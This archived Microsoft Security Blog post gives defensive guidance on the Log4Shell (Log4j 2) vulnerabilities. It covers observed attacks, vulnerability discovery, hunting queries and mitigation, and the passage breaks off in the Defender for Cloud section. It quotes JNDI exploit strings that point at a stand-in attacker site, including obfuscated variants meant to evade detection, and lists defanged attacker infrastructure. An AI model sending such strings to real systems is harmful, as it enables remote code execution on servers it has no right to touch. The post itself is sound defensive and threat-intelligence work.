

Guidance for preventing, detecting, and hunting for exploitation of the Log4j 2 vulnerability | Microsoft Security Blog

By Microsoft Threat Intelligence

Published: 2021-12-12 · Archived: 2026-04-02 12:41:35 UTC

January 10, 2022 recap – The Log4j vulnerabilities represent a complex and high-risk situation for companies across the globe. This open-source component is widely used across many suppliers’ software and services. By nature of Log4j being a component, the vulnerabilities affect not only applications that use vulnerable libraries, but also any services that use these applications, so customers may not readily know how widespread the issue is in their environment. Customers are encouraged to utilize scripts and scanning tools to assess their risk and impact. Microsoft has observed attackers using many of the same inventory techniques to locate targets. Sophisticated adversaries (like nation-state actors) and commodity attackers alike have been observed taking advantage of these vulnerabilities. There is high potential for the expanded use of the vulnerabilities.

In January, we started seeing attackers taking advantage of the vulnerabilities in [internet-facing systems](#), [eventually deploying ransomware](#). We have observed many existing attackers adding exploits of these vulnerabilities in their existing malware kits and tactics, from coin miners to hands-on-keyboard attacks. Organizations may not realize their environments may already be compromised. Microsoft recommends customers to do additional review of devices where vulnerable installations are discovered. At this juncture, customers should assume broad availability of exploit code and scanning capabilities to be a real and present danger to their environments. Due to the many software and services that are impacted and given the pace of updates, this is expected to have a long tail for remediation, requiring ongoing, sustainable vigilance.

January 19, 2022 update – We added new information about [an unrelated vulnerability](#) we discovered while investigating Log4j attacks.

January 21, 2022 update – [Threat and vulnerability management](#) can now discover vulnerable Log4j libraries, including Log4j files and other files containing Log4j, packaged into Uber-JAR files.

The remote code execution (RCE) vulnerabilities in Apache Log4j 2 referred to as “Log4Shell” ([CVE-2021-44228](#), [CVE-2021-45046](#), [CVE-2021-44832](#)) has presented a new attack vector and gained broad attention due to its severity and potential for widespread exploitation. The majority of attacks we have observed so far have been mainly mass-scanning, coin mining, establishing remote shells, and red-team activity, but it’s highly likely that attackers will continue adding exploits for these vulnerabilities to their toolkits.

With nation-state actors testing and implementing the exploit and known ransomware-associated access brokers using it, we highly recommend applying security patches and updating affected products and services as soon as possible. Refer to the [Microsoft Security Response Center blog](#) for technical information about the vulnerabilities and mitigation recommendations.

Meanwhile, defenders need to be diligent in detecting, hunting for, and investigating related threats. This blog reports our observations and analysis of attacks that take advantage of the Log4j 2 vulnerabilities. It also provides our recommendations for using Microsoft security solutions to (1) find and remediate vulnerable services and systems and (2) detect, investigate, and respond to attacks.

This blog covers the following topics:

1. [**Attack vectors and observed activity**](#)
2. [**Finding and remediating vulnerable apps and systems**](#)
 - [Threat and vulnerability management](#)
 - [Discovering affected components, software, and devices via a unified Log4j dashboard](#)
 - [Applying mitigation directly in the Microsoft 365 Defender portal](#)
 - [Microsoft 365 Defender advanced hunting](#)
 - [Microsoft Defender for Cloud](#)
 - [Microsoft Defender for servers](#)
 - [Microsoft Defender for Containers](#)
 - [Microsoft Sentinel queries](#)
 - [RiskIQ EASM and Threat Intelligence](#)
3. [**Detecting and responding to exploitation attempts and other related attacker activity**](#)
 - [Microsoft 365 Defender](#)
 - [Microsoft Defender Antivirus](#)
 - [Microsoft Defender for Endpoint](#)
 - [Microsoft Defender for Cloud Apps](#)
 - [Microsoft Defender for Office 365](#)
 - [Microsoft 365 Defender advanced hunting](#)
 - [Microsoft Defender for Cloud](#)
 - [Microsoft Defender for IoT](#)
 - [Microsoft Sentinel](#)
 - [Microsoft Sentinel queries](#)
 - [Azure Firewall Premium](#)
 - [Azure Web Application Firewall \(WAF\)](#)
4. [**Indicators of compromise \(IoCs\)**](#)

Attack vectors and observed activity

Microsoft’s unified threat intelligence team, comprising the Microsoft Threat Intelligence Center (MSTIC), Microsoft 365 Defender Threat Intelligence Team, RiskIQ, and the Microsoft Detection and Response Team (DART), among others, have been tracking threats taking advantage of the remote code execution (RCE) vulnerabilities in [Apache Log4j 2](#) referred to as “Log4Shell”.

The bulk of attacks that Microsoft has observed at this time have been related to mass scanning by attackers attempting to thumbprint vulnerable systems, as well as scanning by security companies and researchers. An example pattern of attack would appear in a web request log with strings like the following:

`{jndi:ldap://[attacker site]/a}`

An attacker performs an HTTP request against a target system, which generates a log using Log4j 2 that leverages JNDI to perform a request to the attacker-controlled site. The vulnerability then causes the exploited process to reach out to the site and execute the payload. In many observed attacks, the attacker-owned parameter is a DNS logging system, intended to log a request to the site to fingerprint the vulnerable systems.

The specially crafted string that enables exploitation of the vulnerabilities can be identified through several components. The string contains “jndi”, which refers to the Java Naming and Directory Interface. Following this, the protocol, such as “ldap”, “ldaps”, “rmi”, “dns”, “iiop”, or “http”, precedes the attacker domain.

As security teams work to detect the exploitation, attackers have added obfuscation to these requests to evade detections based on request patterns. We’ve seen things like running a lower or upper command within the exploitation string and even more complicated obfuscation attempts, such as the following, that are all trying to bypass string-matching detections:

`{jndi:${lower:l}${lower:d}a${lower:p}
${$::-j}${::-n}${::-d}${::-i}`

The vast majority of observed activity has been scanning, but exploitation and post-exploitation activities have also been observed. Based on the nature of the vulnerabilities, once the attacker has full access and control of an application, they can perform a myriad of objectives. Microsoft has observed activities including installing coin miners, using Cobalt Strike to enable credential theft and lateral movement, and exfiltrating data from compromised systems.

Exploitation continues on non-Microsoft hosted Minecraft servers

Minecraft customers running their own servers are encouraged to deploy the latest Minecraft server update as soon as possible to protect their users. More information can be found here: <https://aka.ms/mclog>.

Microsoft can confirm public reports of the Khonsari ransomware family being delivered as payload post-exploitation, as discussed by [Bitdefender](#). In Microsoft Defender Antivirus data we have observed a small number of cases of this being launched from compromised Minecraft clients connected to modified Minecraft servers running a vulnerable version of Log4j 2 via the use of a third-party Minecraft mods loader.

In these cases, an adversary sends a malicious in-game message to a vulnerable Minecraft server, which exploits CVE-2021-44228 to retrieve and execute an attacker-hosted payload on both the server and on connected

vulnerable clients. We observed exploitation leading to a malicious Java class file that is the Khonsari ransomware, which is then executed in the context of *javaw.exe* to ransom the device.

While it's uncommon for Minecraft to be installed in enterprise networks, we have also observed PowerShell-based reverse shells being dropped to Minecraft client systems via the same malicious message technique, giving an actor full access to a compromised system, which they then use to run Mimikatz to steal credentials. These techniques are typically associated with enterprise compromises with the intent of lateral movement. Microsoft has not observed any follow-on activity from this campaign at this time, indicating that the attacker may be gathering access for later use.

Due to the shifts in the threat landscape, Microsoft reiterates the guidance for Minecraft customers running their own servers to deploy the latest Minecraft server update and for players to exercise caution by only connecting to trusted Minecraft servers.

Nation-state activity

April 2023 update – Microsoft Threat Intelligence has shifted to a new threat actor naming taxonomy aligned around the theme of weather. To learn more about this evolution, how the new taxonomy represents the origin, unique traits, and impact of threat actors, and a complete mapping of threat actor names, read this blog: [Microsoft shifts to a new threat actor naming taxonomy](#).

MSTIC has also observed the CVE-2021-44228 vulnerability being used by multiple tracked nation-state activity groups originating from China, Iran, North Korea, and Turkey. This activity ranges from experimentation during development, integration of the vulnerabilities to in-the-wild payload deployment, and exploitation against targets to achieve the actor's objectives.

For example, MSTIC has observed PHOSPHORUS, an Iranian actor known to deploy ransomware, acquiring and making modifications of the Log4j exploit. We assess that PHOSPHORUS has operationalized these modifications.

In addition, HAFNIUM, a threat actor group operating out of China, has been observed utilizing the vulnerability to attack virtualization infrastructure to extend their typical targeting. In these attacks, HAFNIUM-associated systems were observed using a DNS service typically associated with testing activity to fingerprint systems.

Access brokers associated with ransomware

MSTIC and the Microsoft 365 Defender team have confirmed that multiple tracked activity groups acting as access brokers have begun using the vulnerability to gain initial access to target networks. These access brokers then sell access to these networks to ransomware-as-a-service affiliates. We have observed these groups attempting exploitation on both Linux and Windows systems, which may lead to an increase in human-operated ransomware impact on both of these operating system platforms.

Mass scanning activity continues

The vast majority of traffic observed by Microsoft remains mass scanners by both attackers and security researchers. Microsoft has observed rapid uptake of the vulnerability into existing botnets like Mirai, existing

campaigns previously targeting vulnerable Elasticsearch systems to deploy cryptocurrency miners, and activity deploying the Tsunami backdoor to Linux systems. Many of these campaigns are running concurrent scanning and exploitation activities for both Windows and Linux systems, using Base64 commands included in the `JDNI:ldap://` request to launch bash commands on Linux and PowerShell on Windows.

Microsoft has also continued to observe malicious activity performing data leakage via the vulnerability without dropping a payload. This attack scenario could be especially impactful against network devices that have SSL termination, where the actor could leak secrets and data.

Additional RAT payloads

We've observed the dropping of additional remote access toolkits and reverse shells via exploitation of CVE-2021-44228, which actors then use for hands-on-keyboard attacks. In addition to the Cobalt Strike and PowerShell reverse shells seen in earlier reports, we've also seen Meterpreter, Bladabindi, and HabitsRAT. Follow-on activities from these shells have not been observed at this time, but these tools have the ability to steal passwords and move laterally.

This activity is split between a percentage of small-scale campaigns that may be more targeted or related to testing, and the addition of CVE-2021-44228 to existing campaigns that were exploiting vulnerabilities to drop remote access tools. In the HabitsRAT case, the campaign was seen overlapping with infrastructure used in prior campaigns.

Webtoos

The Webtoos malware has DDoS capabilities and persistence mechanisms that could allow an attacker to perform additional activities. As reported by [RiskIQ](#), Microsoft has seen Webtoos being deployed via the vulnerability. Attackers' use of this malware or intent is not known at this time, but the campaign and infrastructure have been in use and have been targeting both Linux and Windows systems prior to this vulnerability.

A note on testing services and assumed benign activity

While services such as *interact.sh*, *canarytokens.org*, *burpsuite*, and *dnslog.cn* may be used by IT organizations to profile their own threat footprints, Microsoft encourages including these services in your hunting queries and validating observations of these in environments to ensure they are intentional and legitimate activity.

Exploitation in internet-facing systems leads to ransomware

As early as January 4, attackers started exploiting the CVE-2021-44228 vulnerability in internet-facing systems running VMware Horizon. Our investigation shows that successful intrusions in these campaigns led to the deployment of the NightSky ransomware.

These attacks are performed by a China-based ransomware operator that we're tracking as DEV-0401. DEV-0401 has previously deployed multiple ransomware families including LockFile, AtomSilo, and Rook, and has similarly exploited Internet-facing systems running Confluence (CVE-2021-26084) and on-premises Exchange servers (CVE-2021-34473).

Based on our analysis, the attackers are using command and control (CnC) servers that spoof legitimate domains. These include service[.]trendmrcio[.]com, api[.]rogerscorp[.]org, api[.]sophosantivirus[.]ga, apicon[.]nvidialab[.]us, w2zmii7kjb81pfj0ped16kg8szyvmk.burpcollaborator[.]net, and 139[.]180[.]217[.]203.

Attackers propagating Log4j attacks via previously undisclosed vulnerability

During our sustained monitoring of threats taking advantage of the Log4j 2 vulnerabilities, we observed activity related to attacks being propagated via a previously undisclosed vulnerability in the SolarWinds Serv-U software. We discovered that the vulnerability, now tracked as [CVE-2021-35247](#), is an input validation vulnerability that could allow attackers to build a query given some input and send that query over the network without sanitation.

We reported our discovery to SolarWinds, and we'd like to thank their teams for immediately investigating and working to remediate the vulnerability. We strongly recommend affected customers to apply security updates released by referring to the SolarWinds advisory here: <https://www.solarwinds.com/trust-center/security-advisories/cve-2021-35247>.

Microsoft customers can use threat and vulnerability management in Microsoft Defender for Endpoint to identify and remediate devices that have this vulnerability. In addition, Microsoft Defender Antivirus and Microsoft Defender for Endpoint detect malicious behavior related to the observed activity.

Finding and remediating vulnerable apps and systems

Threat and vulnerability management

[Threat and vulnerability management](#) capabilities in Microsoft Defender for Endpoint monitor an organization's overall security posture and equip customers with real-time insights into organizational risk through continuous vulnerability discovery, intelligent prioritization, and the ability to seamlessly remediate vulnerabilities.

Discovering affected components, software, and devices via a unified Log4j dashboard

Threat and vulnerability management automatically and seamlessly identifies devices affected by the Log4j vulnerabilities and the associated risk in the environment and significantly reduces time-to-mitigate. Microsoft continues to iterate on these features based on the latest information from the threat landscape. This section will be updated as those new features become available for customers.

The wide use of Log4j across many supplier's products challenge defender teams to mitigate and address the risks posed by the vulnerabilities ([CVE-2021-44228](#) or [CVE-2021-45046](#)). The threat and vulnerability management capabilities within Microsoft 365 Defender can help identify vulnerable installations. On December 15, we began rolling out updates to provide a consolidated view of the organizational exposure to the Log4j 2 vulnerabilities—on the device, software, and vulnerable component level—through a range of automated, complementing capabilities. These capabilities are supported on Windows 10, Windows 11, and Windows Server 2008, 2012, and 2016. They are also supported on Linux, but they require updating the Microsoft Defender for Endpoint Linux client to version 101.52.57 (30.121092.15257.0) or later. The updates include the following:

- Discovery of vulnerable Log4j library components (paths) on devices

- Discovery of vulnerable installed applications that contain the Log4j library on devices
- A [dedicated Log4j dashboard](#) that provides a consolidated view of various findings across vulnerable devices, vulnerable software, and vulnerable files
- Introduction of a new schema in advanced hunting, **DeviceTvmSoftwareEvidenceBeta**, which surfaces file-level findings from the disk and provides the ability to correlate them with additional context in advanced hunting:

```
DeviceTvmSoftwareEvidenceBeta
```

```
| mv-expand DiskPaths
```

```
| where DiskPaths contains "log4j"
```

```
| project DeviceId, SoftwareName, SoftwareVendor, SoftwareVersion, DiskPaths
```

To complement this new table, the existing **DeviceTvmSoftwareVulnerabilities** table in advanced hunting can be used to identify vulnerabilities in installed software on devices:

```
DeviceTvmSoftwareVulnerabilities
```

```
| where CveId in ("CVE-2021-44228", "CVE-2021-45046")
```

These capabilities integrate with the existing threat and vulnerability management experience and are gradually rolling out. As of December 27, 2021, discovery is based on installed application CPEs that are known to be vulnerable to Log4j RCE, as well as the presence of vulnerable Log4j Java Archive (JAR) files.

As of January 20, 2022, threat and vulnerability management can discover vulnerable Log4j libraries, including Log4j files and other files containing Log4j, packaged into Uber-JAR files. This capability is supported on Windows 10, Windows 11, Windows Server 2019, and Windows Server 2022. It is also supported on Windows Server 2012 R2 and Windows Server 2016 using the Microsoft Defender for Endpoint solution for [earlier Windows server versions](#).

Threat and vulnerability management provides layers of detection to help customers discover and mitigate vulnerable Log4j components. Specifically, it:

1. determines if a JAR file contains a vulnerable Log4j file by examining JAR files and searching for the following file: *META-INF/maven/org.apache.logging.log4j/log4j-core/pom.properties*; if the said file exists, the Log4j version is read and extracted
2. searches for the *JndiLookup.class* file inside the JAR file by looking for paths that contain the string *"/log4j/core/lookup/JndiLookup.class"*; if the *JndiLookup.class* file exists, threat and vulnerability management determines if this JAR contains a Log4j file with the version defined in *pom.properties*
3. searches for any vulnerable Log4j-core JAR files embedded within nested-JAR by searching for paths that contain any of these strings:
 - *lib/log4j-core-*
 - *WEB-INF/lib/log4j-core-*
 - *App-INF/lib/log4j-core-*

The screenshot shows a recommendation window titled "Attention required: Devices found with vulnerable Apache Log4j versions". It includes a "Remediation required" status, a "Report inaccuracy" link, and tabs for "General", "Exposed devices", "Vulnerable files", and "Associated CVEs". The "Description" section explains that Log4j 2 is a Java-based logging library and that a critical RCE vulnerability was disclosed on December 9, 2021. It also mentions a fix for CVE-2021-45046 published on December 14, 2021. The "Associated CVEs" section shows a bar chart with 2 Critical, 0 High, 0 Medium, and 0 Low severity CVEs. A list of related threats includes a verified RCE exploit and an exploit kit. The "Details" sidebar on the right shows 2 vulnerabilities, exploit availability (Yes), 765 / 5.69k exposed devices, an impact of 0.21, and exposed operating systems including Windows Server 2016 and Windows 11. At the bottom, there are buttons for "Request remediation" and "Exception options".

Figure 1. Threat and Vulnerability recommendation “Attention required: Devices found with vulnerable Apache Log4j versions”

In the Microsoft 365 Defender portal, go to **Vulnerability management > Dashboard > Threat awareness**, then click **View vulnerability details** to see the consolidated view of organizational exposure to the Log4j 2 vulnerability (for example, CVE-2021-44228 dashboard, as shown in the following screenshots) on the device, software, and vulnerable component level.




Figure 2. Threat and vulnerability management dedicated CVE-2021-44228 dashboard




Figure 3. Threat and vulnerability management finds exposed paths




Figure 4. Threat and vulnerability management finds exposed devices based on vulnerable software and vulnerable files detected on disk

Note: Scan results may take some time to reach full coverage, and the number of discovered devices may be low at first but will grow as the scan reaches more devices. A regularly updated list of vulnerable products can be viewed in the Microsoft 365 Defender portal with matching recommendations. We will continue to review and update this list as new information becomes available.

Through [device discovery](#), unmanaged devices with products and services affected by the vulnerabilities are also surfaced so they can be onboarded and secured.





Figure 5. Finding vulnerable applications and devices via software inventory

Applying mitigation directly in the Microsoft 365 Defender portal

We have released two new threat and vulnerability management capabilities that can significantly simplify the process of turning off JNDI lookup, a workaround that can prevent the exploitation of the Log4j vulnerabilities on most devices, using an environment variable called LOG4J_FORMAT_MSG_NO_LOOKUPS. These new capabilities provide security teams with the following:

1. View the mitigation status for each affected device. This can help prioritize mitigation and/or patching of devices based on their mitigation status.

To use this feature, open the [Exposed devices tab](#) in the dedicated CVE-2021-44228 dashboard and review the **Mitigation status** column. Note that it may take a few hours for the updated mitigation status of a device to be reflected.




| Name | OS platform | Last seen | Vulnerable software | Vulnerable files | Mitigation status |
|----------------|---------------------|------------|---------------------|------------------|----------------------------|
| david-laptop | Windows 10 | 12/15/2021 | Apache Log4j | 1 | Workaround applied |
| [redacted] | Windows 11 | 12/30/2021 | Apache Log4j | 1 | Workaround pending restart |
| desktop-office | Windows 11 | 12/30/2021 | Apache Log4j | 2 | Not applied |
| backups_us | Windows Server 2019 | 12/28/2021 | Apache Log4j | 1 | Unknown |

Figure 6. Viewing each device’s mitigation status

2. Apply the mitigation (that is, turn off JNDI lookup) on devices directly from the portal. This feature is currently available for Windows devices only.

The mitigation will be applied directly via the Microsoft Defender for Endpoint client. To view the mitigation options, click on the **Mitigation options** button in the [Log4j dashboard](#):



You can choose to apply the mitigation to all exposed devices or select specific devices for which you would like to apply it. To complete the process and apply the mitigation on devices, click **Create mitigation action**.




Figure 7. Creating mitigation actions for exposed devices.

In cases where the mitigation needs to be reverted, follow these steps:

1. Open an elevated PowerShell window
2. Run the following command:

```
[Environment]::SetEnvironmentVariable("LOG4J_FORMAT_MSG_NO_LOOKUPS", $null, [EnvironmentVariableTarget]::Machine)
```

The change will take effect after the device restarts.

Microsoft 365 Defender advanced hunting

Advance hunting can also surface affected software. This query looks for possibly vulnerable applications using the affected Log4j component. Triage the results to determine applications and programs that may need to be patched and updated.

```
DeviceTvmSoftwareInventory
```

```
| where SoftwareName contains "log4j"
```

```
| project DeviceName, SoftwareName, SoftwareVersion
```




Figure 8. Finding vulnerable software via advanced hunting

Microsoft Defender for Cloud

Microsoft Defender for servers

Organizations using Microsoft Defender for Cloud can use [Inventory tools](#) to begin investigations before there’s a CVE number. With Inventory tools, there are two ways to determine exposure across hybrid and multi-cloud resources:

- Vulnerability assessment findings – Organizations who have enabled any of the vulnerability assessment tools (whether it’s Microsoft Defender for Endpoint’s [threat and vulnerability management](#) module, the [built-in Qualys scanner](#), or a [bring your own license solution](#)), they can search by CVE identifier:

